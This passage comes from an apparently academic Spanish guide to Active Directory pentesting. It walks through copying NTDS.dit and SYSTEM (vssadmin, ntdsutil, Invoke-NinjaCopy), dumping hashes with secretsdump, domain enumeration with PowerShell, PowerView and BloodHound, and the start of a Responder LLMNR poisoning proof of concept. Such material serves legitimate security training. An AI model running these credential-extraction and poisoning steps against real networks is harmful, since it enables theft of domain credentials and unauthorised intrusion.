[5]Windows carga una parte de NTDS.dit en memoria en el proceso lsass.exe. En concreto, los datos que más se acceden son colocados en la memoria caché para mejorar el rendimiento de los posteriores accesos a los mismos. Los cambios a la base de datos se realizan en memoria y son escritos en el archivo log *transaction*, que más tarde se utilizará para volcar dichos cambios en la base de datos cada cierto tiempo.

Si durante un ejercicio de red team, pentesting o auditoría se consigue obtener el archivo NTDS.dit, el siguiente paso será extraer de su interior las credenciales de las cuentas del dominio.

Obtener base de datos NTDS.dit

Antes de entrar al punto en cuestión es importante saber que antes de ser almacenados los hashes en esta base de datos, Microsoft los cifra de un modo especial con tres niveles de cifrado: dos niveles usan RC4 y el tercero hace uso de DES. Para poder descifrar un hash, se necesitará llevar a cabo los siguientes pasos:

1. Para el primer nivel: Descifrar la PEK (Password Encryption Key) cifrada con BOOTKEY utilizando RC4.
2. Segundo nivel: Se lleva a cabo la primera fase de descrifrar usando PEK y RC4.
3. Tercer nivel: Segunda fase para descifrar hashes usando DES.

Indicar, que PEK tiene el mismo valor en todos los DC, al ser común en todo el dominio, y se almacena dentro del archivo NTDS.dit de manera cifrada. Para poder descifrar PEK, se necesita BOOTKEY que es diferente en cada equipo, y por ende, en cada DC. Se encuentra almacenado en el archivo SYSTEM. En definitiva, para extraer las credenciales de la base de datos, se necesitan los archivos NTDS.dit y SYSTEM.

Para extraerlo se puede realizar de las siguientes maneras:

- Mediante Volume Shadow Copy: Con la herramienta por defecto *vssadmin* para generar copias "shadow" que permite realizar instantáneas de los volúmenes en tiempo de ejecución. Se utiliza el comando

  ```
  vssadmin create shadow /for=C:
  ```

- Ntdsutil: Herramienta incluida en la característica AD DS de nuestro servidor, permite la administración de dominio de AD (AD DS) y de AD ligero (AD LDS). En concreto se utiliza para realizar el mantenimiento de base de datos de AD, accediendo y gestionando la misma.

  

  Figura 17: Ejecución comando *ntdsutil*. Carlos García - Pentesting Active Directory.

- Invoke-NinjaCopy: función de powershell que permite copiar cualquier archivo e un volumen NTFS y obtener los ficheros que le indicamos. Esto permite acceder igualmente a archivos que estén bloqueados por el sistema como son NTDS.dit y SYSTEM.

  En el momento que disponemos de la base de datos, el siguiente paso es extraer las credenciales de las cuentas de dominio. Para ello haremos uso nuevamente de *impacket* y en concreto de la herramienta "secretdump.py" que, de entre sus funcionalidades, es posible extraer fácilmente los hashes de NTDS.dit.



Figura 18: Ejecución comando *Invoke-NinjaCopy*. Carlos García - Pentesting Active Directory.

5.2. Introducción a Powershell

Windows Powershell es una shell de línea de comandos basada en el .NET framework. [17] Gracias a esta nueva línea de comandos, un usuario puede administrar los sistemas, tanto de forma local como remota, y puede automatizar tareas mediante el desarrollo de *scripts*.

Hay que entender que el potencial que ofrece PS reside en el tratamiento de objetos y no de cadenas de texto, como ocurre en Bash. El manejo de dichos objetos viene dado de la herencia que proporciona el framework .NET.

La posibilidad de ejecutar ciertas herramientas en memoria, hacen que Powershell haya aumentado su uso en el sector profesional de la seguridad y en los test de intrusión o ejercicios de RedTeam. Es por ello que toma un peso considerable en las fases de post-explotación y recopilación de información, aunque también es ampliamente utilizado en la fase de explotación.

[19]El módulo de powershell para Active Directory consolida un grupo de cmdlets preparados para administrar los dominios AD, configurar los AD LDS(Active Directory Lightweight Directory Services, servicios de directorio ligero de Active Directory) y realizar instancias de la herramienta de montaje de bases de datos de Active Directory.

Para ello es necesario instalar el módulo de Directorio Activo en tu máquina. Si no se dispone de ello, necesitas descargar el paquete correcto de Herramientas de Administración de Servidor Remoto (RSAT) para tu SO (dependiendo de la versión de Windows, en algunas ocasiones tendremos que agregar la nueva característica dentro del menú de Configuración y la opción "activar o desactivar las características de Windows").

Si realizamos la instalación del módulo desde una terminal de Powershell con permisos de administrador, introduciremos el comando

```
Install-WindowsFeature RSAT-AD-PowerShell.
```

A continuación se agrupan algunos de los cmdlets por categorías:

Consulta de grupos

Comando	Función
get-adgroup -filter * -Properties GroupCategory | Select name, groupcategory | FT -A	Todos los grupos presentes en Active Directory
Get-ADGroupMember -identity "Administrators" -recursive | select name	Todos los usuarios del grupo Administradores de dominio (Domain Administrators)
Get-ADPrincipalGroupMembership -identity <USUARIO> | Sort-object | FT -property name, samaccountname -AutoSize	Encuentra los grupos a los que pertenece un usuario
Get-ADGroupMember -Identity Domain Admins" -Recursive | %{Get-ADUser -Identity $_.distinguishedName -Properties Enabled \| ?{$_.Enabled -eq $false}} | Select DistinguishedName,Enabled	Encuentra los usuarios deshabilitados en el grupo Administradores de dominio

Figura 19: Comandos PS para grupos.

Consulta de usuarios

Comando	Función
*Get-ADUser -Filter * -Properties * | where { $_.whenCreated -ge $week } | select Name,whenCreated | Sort Name*	Usuarios creados en la última semana, ordenados por nombre
*Get-ADUser -Filter * -Properties PasswordNeverExpires | where { $_.PasswordNeverExpires -eq $true } | select Name | sort Name*	Usuarios con contraseña configurada "sin caducidad", ordenados por nombre
Get-ADUser -Filter "Enabled -eq '$false'" | Select Name, UserPrincipalName | Sort name	Usuarios con cuentas INACTIVAS, muestra los nombres y los FQN (nombres certificados), ordenados por nombre
Search-ADAccount -AccountDisabled -UsersOnly | FT Name,ObjectClass -A	Usuarios con cuentas DESHABILITADAS, muestra los nombres y los FQN, ordenados por nombre
Search-ADAccount -LockedOut | Format-Table name,lastlogondate, lockedout, objectclass, passwordexpired, passwordneverexpires	Encuentra usuarios con la cuenta bloqueada
Search-ADAccount -AccountInactive -TimeSpan 90.00:00:00 -UsersOnly |Sort-Object | FT Name,ObjectClass -A	Encuentra las cuentas de usuarios que no han sido utilizadas durante 90 días
Get-ADuser -Filter {name -like ""} -properties *|select @{N="Account";E={$_.name}},@{N="Name";E={$_.givenname}},@{N="LastName";E={$_.surname}},@{N="Mail";E={$_.mail}},@{N="AccountEnabled";E={$_.enabled}},@{N="MemberOf";E={(Get-ADPrincipalGroupMembership $_).name -join (";`r`n","","","")}} | Sort-Object "Account" | FT -AutoSize*	Grupos de pertenencia para todos los usuarios. Ordena los datos en forma de tabla. Usa Export-CSV para devolver un archivo CSV.
Get-ADUser -Filter * -Properties LastLogonDate | ? { $_.LastLogonDate -eq $null } | Select name,samaccountname	Encuentra los usuarios que no han iniciado nunca la sesión

Figura 20: Comandos PS para usuarios.

Consulta infraestructura del AD

Comando	Función
Get-ADDomainController -Filter * | Format-table name,domain, forest,site, ipv4address, operatingsystem	Encuentra el controlador de dominio del dominio
Get-ADDomainController -Filter {IsGlobalCatalog -eq $true} | Select-Object Name,ipv4address,isglobalcatalog, operatingsystem | FT -A	Encuentra el servidor de catálogo global en el dominio, útil si tienes más de un controlador de dominio
Get-ADDomainController -Filter {IsReadOnly -eq $true}	Encuentra el controlador de dominio de solo lectura si existe en la infraestructura (Branch Servers)
Get-ADComputer -Filter 'Name -like "DOMINIO"' -Properties canonicalName, CN, created, IPv4Address, objectclass, OperatingSystem, OperatingSystemServicePack | FT -A	Encuentra el ordenador en determinado dominio y muestra información útil en forma de tabla
Get-ADForest | Select-Object -ExpandProperty ForestMode	Obtiene el nivel del bosque de Active Directory
Get-ADDomain | Select-Object -ExpandProperty domainmode	Obtiene el nivel de domino de Active Directory
Get-ADReplicationConnection -Filter {AutoGenerated -eq $true}	Obtiene detalles sobre la respuesta del dominio. Los datos se devolverán solo si hay más de un controlador de dominio presente.
$datecutoff = (Get-Date) Get-ADComputer -Filter {LastLogonTimestamp -lt $datecutoff} -Properties Name,LastLogonTimeStamp\| Select Name,@{N='LastLogonTimeStamp'; E={[DateTime]::FromFileTime($_.LastLogonTimeStamp)}}	Ejecuta este script desde PowerShell ISE. Configura el $datecutoff y esto indicará el horario del último inicio de sesión de un ordenador.

Figura 21: Comandos PS para infraestructura AD.

5.3. Enumeración de entorno AD

[5] Cuando se lleva a cabo un ejercicio de seguridad ofensiva (RedTeam o pentest), la fase de reconocimiento y enumeración juega un papel importante para descubrir e ir mapeando los activos y estructura de una organización. En el caso de un entorno de Active Directory, esta fase es también sumamente importante.

Tendremos que tener claro el objetivo e ir cubriendo las preguntas relacionadas con dicho entorno: si tenemos credenciales de dominio, tipos de permisos, tenemos cuenta de administrador de dominio, quiénes son los administradores de dominio, se pueden realizar privilegios y realizar movimientos en el entorno. Todo ello marcará el camino a seguir y determinará las acciones a llevar a cabo para comprometer totalmente el dominio.

Esta fase de reconocimiento y enumeración se realizará de la manera menos agresiva posible y utilizando las funcionalidades nativas que Windows nos proporciona para trabajar con Active Directory.

1. **Comandos de Windows para el dominio**: El sistema operativo de Windows incorpora gran cantidad de funciones para poder consultar, añadir, modificar o eliminar objetos en Active Directory mediante línea de comandos. A continuación se detallan algunos de los comandos más comunes.

Comando	Función
Get-NetComputer	Lista a todos los equipos y servidores en el dominio, incluso aquellos que no se encuentren online.
Get-NetLocalGroup	Obtiene los miembros de un grupo local de un equipo remoto.
Add-NetGroupUser	Añade un usuario local o de dominio a un grupo local o de dominio.
Get-NetDomain	Obtiene el usuario actual del dominio.
Get-NetForest	Obtiene información sobre el forest en el que se encuentra el usuario actual.
Get-NetForestDomain	Obtiene todos los dominios del forest que se encuentra el usuario actual.
Get-NetDomainController	Obtiene información relacionada con el DC del dominio al que pertenece el usuario.
Get-NetGroupMember	Obtiene una lista de los miembros del dominio que pertenezcan a un grupo concreto.
Get-NetLoggedon	Obtiene los usuarios que estén conectados (logados) en un equipo concreto.
Get-NetSession	Consulta las sesiones de red activas en un equipo remoto.
Get-NetRDPSession	Lista las sesiones de RDP activas en una m□aquina remota.
Find-GPOComputerAdmin	Obtiene los usuarios y grupos que tiene permisos de administrador en una máquina remota determinada.
Find-LocalAdminAccess	Busca equipos del dominio en los que el usuario actual tiene permisos de administrador.
Get-NetDomainTrust	Enumera las relaciones de confianza de los dominios desde el usuario actual.
Get-NetForestTrust	Enumera las relaciones de confianza de los forest desde el dominio actual.
Get-NetProcess	Obtiene los procesos en ejecuci□on de un equipo remoto indicado.
Invoke-MapDomainTrust	Enumera y mapea todas las relaciones de confianza del dominio.
Invoke-ShareFinder	Enumera acciones en un PC determinado. (Se puede combinar fácilmente con otros scripts para enumerar todas las máquinas del dominio).
Invoke-UserHunter	Encuentra equipos en un dominio o usuarios en una máquina determinada que estén conectados.

Figura 22: Comandos de Windows.

Con ellos se podrán identificar los controladores de dominio y los equipos activos y conectados al dominio.

2. **PowerView**: [5] Esta herramienta escrita en PowerShell (PS) contiene una serie de funciones cuya utilidad de similar a las funciones "net" de Windows descritas en el punto anterior. Nos brinda una serie de capacidades con una simplicidad de uso es mayor que las que nos proporcionan las funciones nativas. Algunas son:

   - Identificar en qué equipos tiene iniciada sesión cierto usuario del dominio.
   - Identificar en qué equipos tiene permisos como administrador local un usuario concreto.
   - Funcionalidad mejorada de las funciones "net" de Windows implementadas en PS.
   - Listar fácilmente carpetas compartidas en los distintos equipos del dominio.
   - Buscar archivos con información sensible en las carpetas compartidas.
   - Listar información de las relaciones de confianza entre los objetos del dominio.

   A continuación, se listan algunas de las funciones implementadas en PowerView: [5] [15]

Comando	Función
Get-NetUser -Domain DOMINIO	Obtiene los usuarios de un determinado dominio.
Get-UserProperty -Properties pwdlastset	Muestra la última vez que los usuarios han modificado sus contraseñas.
Get-UserProperty -Properties logoncount	Número de inicios de sesión de los usuarios. Si < 0, probablemente sea usuario no utilizado o engañoso.
Find-UserField -SearchField Description -SearchTerm "STRING"	Búsqueda de una cadena de texto en particular en los atributos del usuario.
Get-NetComputer -FullData	Listado de equipos en el dominio actual.
Get-NetComputer -Ping	Equipos vivos en el domino actual.
Get-NetComputer -OperatingSystem "*Server 2016*"	Filtrar por sistema operativo.
Get-NetComputer -SPN mssql*	Servidores mssql en el dominio actual.
Get-NetDomainController | Get-NetSession Sesiones activas en todos los DCs	Sesiones de usuario activas en un equipo concreto
Get-NetGPO -GPOname "{SID}"	Obtener una GPO de una OU.
Get-ObjectAcl -SamAccountName <username> -ResolveGUIDs	Obtener las ACLs de un objeto.
Get-NetForestDomain -Verbose | Get-NetDomainTrust	Enumera todas las relaciones de confianza de todos los dominios encontrados.
Invoke-UserHunter -CheckAccess	Obtiene los miembros de administradores de dominio predeterminados y comprueba si se han logado en algun equipo con Get-NetSession/Get-NetLoggedon .
Invoke-UserHunter -GroupName "RDPUsers"	Busca los usuarios de RDPUsers.

Figura 23: Comandos de PowerView.

Comando	Función
Get-NetComputer	Lista a todos los equipos y servidores en el dominio, incluso aquellos que no se encuentren online.
Get-NetLocalGroup	Obtiene los miembros de un grupo local de un equipo remoto.
Add-NetGroupUser	Añade un usuario local o de dominio a un grupo local o de dominio.
Get-NetDomain	Obtiene el usuario actual del dominio.
Get-NetForest	Obtiene información sobre el forest en el que se encuentra el usuario actual.
Get-NetForestDomain	Obtiene todos los dominios del forest que se encuentra el usuario actual.
Get-NetDomainController	Obtiene información relacionada con el DC del dominio al que pertenece el usuario.
Get-NetGroupMember	Obtiene una lista de los miembros del dominio que pertenezcan a un grupo concreto.
Get-NetLoggedon	Obtiene los usuarios que estén conectados (logados) en un equipo concreto.
Get-NetSession	Consulta las sesiones de red activas en un equipo remoto.
Get-NetRDPSession	Lista las sesiones de RDP activas en una m□aquina remota.
Find-GPOComputerAdmin	Obtiene los usuarios y grupos que tiene permisos de administrador en una máquina remota determinada.
Find-LocalAdminAccess	Busca equipos del dominio en los que el usuario actual tiene permisos de administrador.
Get-NetDomainTrust	Enumera las relaciones de confianza de los dominios desde el usuario actual.
Get-NetForestTrust	Enumera las relaciones de confianza de los forest desde el dominio actual.
Get-NetProcess	Obtiene los procesos en ejecuci□on de un equipo remoto indicado.
Invoke-MapDomainTrust	Enumera y mapea todas las relaciones de confianza del dominio.
Invoke-ShareFinder	Enumera acciones en un PC determinado. (Se puede combinar fácilmente con otros scripts para enumerar todas las máquinas del dominio).
Invoke-UserHunter	Encuentra equipos en un dominio o usuarios en una máquina determinada que estén conectados.

Figura 24: Comandos de PowerView.Continuación.

Se puede descargar y consultar la lista completa de funcionalidades en `https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon` y consultar el repositorio de HarmJ0y en: `https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993`

3. **BloodHound**: Presentada en la conferencia BlackHat de 2016, esta herramienta es usada en los ejercicios de Red Team y pentesting para obtener rápidamente una visión profunda del dominio y nos ayuda a estudiar gráficamente aquellas relaciones que existen entre distintos objetos de un dominio Active Directory. Gracias a ellos podemos identificar fácilmente las distintas rutas, entre ellas, observar cuál seria el camino a tomar para escalar privilegios y obtener permisos de administrador de dominio.

El proceso de instalación y la descarga, se pueden consultar en `https://bloodhound.readthedocs.io/en/latest/index.html`.

El primer paso que requiere BloodHound es ejecutar el script *SharpHound* (antiguamente se llamaba PowerShell Ingestor) desde un equipo que forme parte del dominio para recoger la información realizando las correspondientes consultas contra el dominio.

[16] SharpHound determinará automáticamente a qué dominio pertenece el usuario actual y encontrará un controlador de dominio para ese dominio. Una vez determinado y establecido lo anterior, comenzará a recopilar la siguiente información:

- Membresías de grupos de seguridad (Security group memberships).
- Relaciones de confianza del domino.
- Objetos del AD con privilegios.
- Enlaces de política de grupo.
- Estructura del árbol UO (Unidades Organizativas).
- Enlaces de administración SQL.
- Propiedades del equipo y de objetos de usuario y grupo.

Adicionalmente, SharpHound intentará recopilar la siguiente información de cada computadora con Windows unida al dominio:

- Los miembros de los administradores locales, escritorio remoto, objetos COM distribuidos y grupos de gestión remota.
- Sesiones activas, que SharpHound tratará de correlacionar con sistemas donde los usuarios se conectan de manera interactiva.

Una vez finalizado el análisis y recopilación, SharpHound creará varios archivos JSON y los empaquetará en un archivo zip. Posteriormente los añadiremos en la plataforma realizando *drag&drop* o mediante la opción de "subir fichero" del menú superior derecho, para poder analizar de manera offline los datos con el fin de encontrar las rutas y relaciones que sean de nuestro interés.

Ya iniciada la sesión y con los datos fusionados con la base de datos Neo4j, el menú de la parte superior izquierda nos muestra tres pestañas:[5]

a) Database info: contiene la información del número de usuarios, equipos, sesiones activas y las relaciones que existen entre ellos. Es importante entender que esta información representa la situación del dominio en el momento que se ejecutó el *script*.

b) Node info: muestra las propiedades de un nodo de la base de datos. un nodo puede representar un equipo, un usuario o un grupo.

c) Queries: contiene las consultas de interés para el estudio del entorno que BloodHound nos facilita.

Una vez ejecutada la herramienta descrita, las posibilidades y combinaciones a analizar y seguir para conseguir una credenciales de administrador de dominio son numerosas.

A continuación, se realizará una recopilación de los conocimientos adquiridos en la charla de Daniel Lopez Jimenez, aka ATTL4S de "Introducción a la enumeración de entornos Active Directory. Metodología, herramientas y técnicas". [11]

En cuanto a la fase de enumeración se refiere, existen dos escenarios para realizar las comprobaciones en la red del cliente:

1. Desde una VPN o red interna del cliente pero sin estar en el dominio.
2. Teniendo acceso a un equipo perteneciente al dominio.

Se realizarán comprobaciones manuales con herramientas destinadas a la enumeración de AD. Esquema de la metodología:

- MS-RPC: Se enumeran todos los sistemas del dominio para sacar la máxima información posible.
  - Si el sistema lo permite, sacaremos privilegios locales y determinaremos quién es administrador local y dónde lo es.
  - Logons y Sessions: dónde están autenticados los administradores locales.
- LDAP: Se comprueban relaciones y objetos del dominio.

1. **Privilegios locales con MS-RPC** Nos interesa saber quién es miembro local de esos grupos locales y en qué sistemas. En cada sistema Windows, tenemos distintos grupos con privilegios locales (son los que nos interesan para un ejercicio ofensivo):
   - Administradores.
   - Usuarios de escritorio remotos.
   - Usuarios DCOM (Distributed COM).
   - Remote Management Users.

   Por ejemplo, se puede utilizar PowerView con el comando:

   ```
   Get-LocalGroupMember -Group Administrators
   ```

   Cuando enumeramos esta información, nos interesan dos aspectos importantes:

   a) El mismo nombre de una cuenta local comparta la contraseña en diferentes equipos. Hay que tener cuidado con la política del UAC para Administradores por defecto y usuarios creados en local añadidos al grupo de Administradores.

   b) Si un usuario de dominio es miembro del grupo local "Administradores", siempre podremos acceder a ese sistema de manera remota.

   ¿Cómo vamos a obtener esa información?

   - Enumeración de SAM de manera remota mediante:
     - Funciones de Win32API con PowerView como "NetLocalGroupGetMembers", "NetLocalGroupEnum " , "NetUserEnum". Ejemplo de comando :
       `Get-NetLocalGroupMember -ComputerName "nombre"`

- ADSI WinNT Provider (PowerView). Ejemplo:
  `Get-NetLocalGroupMember -ComputerName "nombre" -Method WinNT`
- MS-RPC (Impacket, Rpcclient).

- Enumeración de GPO

  Hay que tener en cuenta una serie de restricciones:

  - En sistemas a partir de Windows 10 v1607 y Windows Server 2016, la información de usuarios y grupos locales solamente la puede obtener un admin del sistema.
  - En sistemas más antiguos, cualquier usuario de dominio puede obtener esta información.
  - Esto se lleva a cabo mediante una política de control→ Network Access: Restrict clients allowed to make remote calls to SAM. Se puede editar la política para reforzar su seguridad SAMRi10 (BlueTeam).

2. **Sesiones y Logons con MS-RPC**

- Enumeración de las sesiones con privilegios bajos de usuario:
  - Comúnmente llamadas sesiones, pero hace referencia a sesiones de red.
  - Una sesión de red se crea cuando accedes desde un sistema a otro a través de la red.
  - La información de esas sesiones de red la podemos sacar mediante la función de Win32 API: NetSessionEnum. No indicará qué usuarios se han conectado y desde dónde.
  - Las mejores comprobaciones de estas sesiones son las que se producen en servidores como DC o de archivos, ya que reciben un número elevado de conexiones de red

    Ejemplo de comando de uso con PowerView para mostrar las sesiones establecidas:
    `Get-NetSession -ComputerName "nombreEquipo"`

  Hay que tener en cuenta una serie de restricciones:

  - En sistemas a partir de Windows 10 v1607 y Windows Server 2016 la información solamente la puede obtener de forma remota un admin del sistema.
  - Viene configurado por la clave de registro:
    - `HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer \DefaultSecurity \SrvsvcSessionInfo`
      → Tiene un ACL donde se muestra quién tiene permiso para acceder a esa información.
    - Se puede proteger editando el registro manualmente o usando el script PS "NetCease".
    - En sistemas más antiguos, cualquier usuario autenticado puede obtener esta información.
- Enumeración Logons: Se corresponde con aquellos usuarios que se autentican interactivamente (físicamente) en algún ordenador. Se crea una sesión logon interactiva-logons se guarda en memoria dichas credenciales. Para conocer dicha información necesitamos ser Administrador o tener privilegios equivalentes. La API de Windows tiene una serie de funciones que nos permite enumera mediante llamadas.
  - NetLogeedon PowerView, usa la función de la Api de windows "NetWkstaUserEnum".

Ejemplo de comando

`Get-NetLoggeon -ComputerName <<nombre>> .`

- A través del registro: PsLoggedOn de Sysinternals.

Si queremos realizar la enumeración desde un escenario con SO Linux:

- RPC → integra funciones para poder obtener información de los servicios de Microsoft rpc:

  `rpcclient -U`

- Impacket:
  - Privilegios locales: samr.py.
  - Sesiones y logons: netview.py.
  - Interactuar con el registro de forma remota (Administrador): reg.py.
  - Interactuar con servicios de forma remota: services.py.
- Enum4linux.
- nmap.

3. **Objetos y Relaciones con LDAP** Una vez que tenemos enumerado el dominio, grupos locales y sesiones y logons. Ahora toca saber lo referente a LDAP (Lightweight Directory Access Protocol).

   Cualquier usuario autenticado, aunque tenga permisos bajos, puede realizar consultas para extraer información de LDAP. ¿Cómo enumeramos LDAP? Interactuando con él:

   - Herramientas que utilizan la Win32 API: net.exe.
   - Herramientas dirigidas a LDAP: dsquery, dsget.
   - Desarrolladas en .NET como PowerView, SharpView, módulo de Microsoft de AD y que utilizan las siguientes clases:
     - .NET DirectorySearcher class [adsisearcher].
     - .NET DirectoryEntry class [adsi].
     - .NET RPC classes.

     Ejemplo de uso con el comando en PowerShell:

     `Get-ADUser \nombre" -properties *`

   Desde el punto de vista ofensivo, la mejor recomendación es instalar RSAT (Remote Server Administration Tools) si estamos unidos al dominio:



Figura 25: Remote Server Administration Tools.

Una vez que tenemos ubicada la herramienta, procedemos a su descarga con el comando

```
Add-WindowsCapability -online -Name "Rsat.ActiveDirectory.DS-LDS.Tools~~~0.0.1.0"
```

y podremos hacer uso de las prestaciones de Windows para continuar con la enumeración.

Hasta este momento a la hora de extraer información formábamos parte del domino. Pero, ¿qué sucede si no somos parte del dominio? Mientras tengamos visibilidad y credenciales correctas, que no formemos parte del dominio no nos impide poder interactuar para enumerar, pero nos tenemos que asegurar que:

a) Cuando se esté realizando un ejercicio sobre AD, hay que configurar el DNS con un DC (interfaz red) o añadir las resoluciones en /etc/hosts.

b) Impersonate: asegurarnos de utilizar las credenciales de usuario de dominio que habremos conseguido o que le cliente nos proporciona, es decir, lo suplantamos.

c) Enumerar: tendremos acceso a información y por lo tanto podremos seguir realizando la fase de enumeración contra nuestro AD.

Si queremos enumerar LDAP desde un SO de Linux, siempre asegurándonos estamos accediendo al dominio o DC objetivo y tenemos visibilidad, tenemos:

- Ldapsearch: si necesidad de estar autenticado, podemos extraer información interesante.
- JXExplorer.
- Pywerview.
- Bloodhound.py.

Una vez que hemos indicado las herramientas que más se utilizan contra LDAP para enumeración, ahora queda saber qué tipo de información nos proporciona. Entre las más importantes destacan:

- Usuarios de dominio: nos interesa saber en qué grupos se encuentran y las propiedades de la cuenta. Para ello iremos a propiedades y miraremos la pestaña de cuenta y atributos. Con PS podemos listar utilizando el comando

  ```
  GetDomainUser "usuario" -Properties logoncount, useraccountcontrol,
  samaccountname, description | fl .
  ```

- Ordenadores del dominio: En las propiedades del equipo, podremos ver a los grupos que pertenece consultando las propiedades y viendo de dónde es miembro. También podremos ver la delegación de Kerberos "TRUSTED_FOR_DELEGATION" y el valor de sus atributos. Se puede extraer con PS usando:

  - `Get-DomainComputer "nombre" -Properties useraccountcontrol | fl`
  - `Get-DomainComputer -Ping -Properties dnshostname`
  - `GetDomainComputer  -Properties useraccountcontrol, samaccountname,operatingsystem,description | fl`

- Grupos del dominio: se comprobarían los objetos de tipo grupo para ver aquellos que son privilegiados.

  - Dentro de la parte de Grupos de dominio, están los grupos enlazados o anidados (nested groups): En AD que un grupo sea miembro de otro, quiere decir que hereda sus privilegios. Es por ello que un usuario puede ser Administrador del dominio por a ver heredado privilegios del primer grupo. Para ello:

    - Mirar grupos grupos privilegiados por defecto y creados por el cliente.
    - Tener en cuenta los nested groups cuando se use la herramienta bloodhound.

      Para más información, consultar el blog de harmj0y en `https://www.harmj0y.net/blog/activedirectory/a-pentesters-guide-to-group-scoping/`

- OUs (Unidades Organizativas) / GPOs (Políticas de Grupo): Por defecto cualquier usuario de dominio puede leer las configuraciones GPO almacenadas en SYSVOL.

  - Mediante LDAP podemos consultar las políticas GPO. Por ejemplo con PS usando el comando:

    ```
    Get-DomainGPO -Properties name,displayname | fl
    ```

  - Una vez que sabemos las políticas y conocemos cada identificador. Comando de PS

    ```
    Get-DomainOU -GPLink \identificadorPolítica" :
    ```

    Uso que tengan el valor.

  - Para saber a qué ordenadores aplica la OU con determinadas GPO usamos el comando en PS

    ```
    Get-DomainOU -GUID "identificadorPolítica" | %{Get-DomainComputer
    -SearchBase $_.distinguishedname -Properties samaccountname} | fl
    ```

  De entre las cosas que puedes hacer cuando conoces información sobre las GPOs, podremos realizar acciones sobre:

  - Membresías locales de grupo (Restricted groups, GPP).
  - Asignar privilegios peligrosos como "SeDebugprivilege,SeEnableDelegation...).
  - Establecer contraseñas para administradores locales (GPP).
  - Configuraciones de LAPS.
  - Entradas del Registro.
  - Tareas programadas.

  Como resumen para enumerar y trabajar con las GPO: este procedimiento se trata de ver configuraciones de GPO en SYSVOL y a través de LDAP se ve dónde aplican las configuraciones de una GPO determinada.

- Forest /Domain Trusts: relaciones de confianza entre forest y domains. Comprometer un dominio no significa que no se puedan realizar más acciones. "Active Directory Domains and Trusts → Properties → Trusts".

  - Un forest puede tener múltiples dominios. El grupo Enterprise Admins es el que permite controlar todo un bosque y se encuentra en el dominio raíz de un bosque.

- Un forest puede tener relaciones de confianza con otros forest, como ya se vio con anterioridad.
- Desde el punto de vista ofensivo, nos interesa construir un mapa de todas las relaciones de confianza entre el dominio en el que nos encontramos y todos sus dominios de confianza. Comandos PS:
  - `Get-DomainTrust`
  - `Get-DomainTrust -Domain "nombreDominio"`

En lo referente a las relaciones de confianza entre Padres e hijos, todos los dominios de un bosque van a confiar entre sí. En el momento que un solo dominio es comprometido, se pueden comprometer todos los dominios → ataque SIDHistory. Se pueden crear Golden Tickets (en mimikatz es la flag "sids"). El único inconveniente para ese ataque es que la característica "SIDFiltering" esté activada, no suele estar implementada. La mejor solución es crear varios bosques para tener una barrera de seguridad (es siguiente punto).

- Forest/External Trust: Al crear relaciones de confianza entre dos bosques, hay que tener en cuenta que algún usuario de uno quiera consultar algún recurso del otros. Por lo tanto, vamos a encontrar usuarios que tengan permisos para dar un salto entre bosques (Foreing user).

  - Una relación de confianza Forest/External no implica ningún tipo de privilegio hacia el dominio que nos encontramos.
  - Dichos permisos deben ser configurados por administradores.

  La metodología para este punto puede ser:

  1. Ver las relaciones entre el dominio en el que nos encontramos y otros dominios. Analizar si somos child o root.
  2. Ver si existen relaciones de confianzas externas hacia otros bosques.
  3. Buscar cuentas que tengan los permisos de saltar de un bosque a otro.

- Relaciones (ACLs): Los controles de Acceso en Active Directory son gestionadas por las conocidas ACLs (Access Control List).

  - Una ACL consiste en un listado de reglas (ACEs – Access Control Entries) que conceden o deniegan el acceso a un usuario/grupo sobre el objeto que posee dicha ACL.
  - Cada objeto tiene su propia ACL donde se especifica usuarios, grupos, equipos, OUs, GPOs, Dominio. Comando PS a usar:
    - `Get-DomainObjectAcl`
      → para sacar ACLs de todos los objetos
    - `Get-DomainObjectAcl -Identity "nombreUsuario"`
      → Acl de un objeto concreto
    - `Get-DomainObjectAcl -Identity "nombreUsuario" | select ActiveDirectoryRights, SecurityIdentifier, AceType | fl`
      → Muestra la ACL del usuario, los que nos interesan son los que tenga el número final de SecurityIdentifier por encima de 1000 (son usuarios creados)
  - Se puede extraer el Securityidentifier y usando "Convert-SidToName «SiD» "(nos muestra datos legibles).

Si queremos interactuar con LDAP desde Linux, tenemos las siguientes herramientas:

1. Ldapsearch.
2. Pywerview.py.
3. Jxplorer.

5.4. Vectores iniciales de ataque

En este punto comenzamos la fase práctica sobre nuestro laboratorio creado. Para más detalle sobre la infraestructura diseñada como entorno de pruebas, consultar el Anexo I: Laboratorio de pruebas. Se tratarán puntos iniciales para establecer la manera en la que vamos a intentar inicialmente atacar nuestro Active Directory.

Por lo tanto, nuestro primer punto de partida es encontrar un camino de entrada hacia la red haciendo uso de las características de Windows para tener acceso a credenciales de usuarios y a equipos. Los más comunes son:

Envenenamiento LLMNR (LLMNR Poisoning)

El protocolo Linklocal Multicast Name Resolution (LLMNR, resolución de nombres de multidifusión de vínculo local) permite la resolución de nombres en escenarios en los que no es posible utilizar DNS, previamente se conocía por NBT-NS (Net Bios Named Service).

Se produce cuando, a través de UDP puerto 5355 en sistemas Windows Vista en adelante o protocolo NetBios a través de UPD puerto 137 para versiones de Windows anteriores a Vista, un atacante que esté a la escucha en la misma red (Man-in-the-Middle), puede responder ante esta solicitud, y mostrar a la víctima una ventana de autenticación solicitando un nombre de usuario y contraseña, por ejemplo, con la herramienta Responder, y así obtener credenciales válidas de acceso.

PoC: Capturando hashes NTLMv2 con responder y posterior *cracking*

1. Ejecutar Responder sobre nuestra interfaz de red

```
python Responder.py -I tun0 -rdw -v
```

Figura 26: Ejecución del Responder.

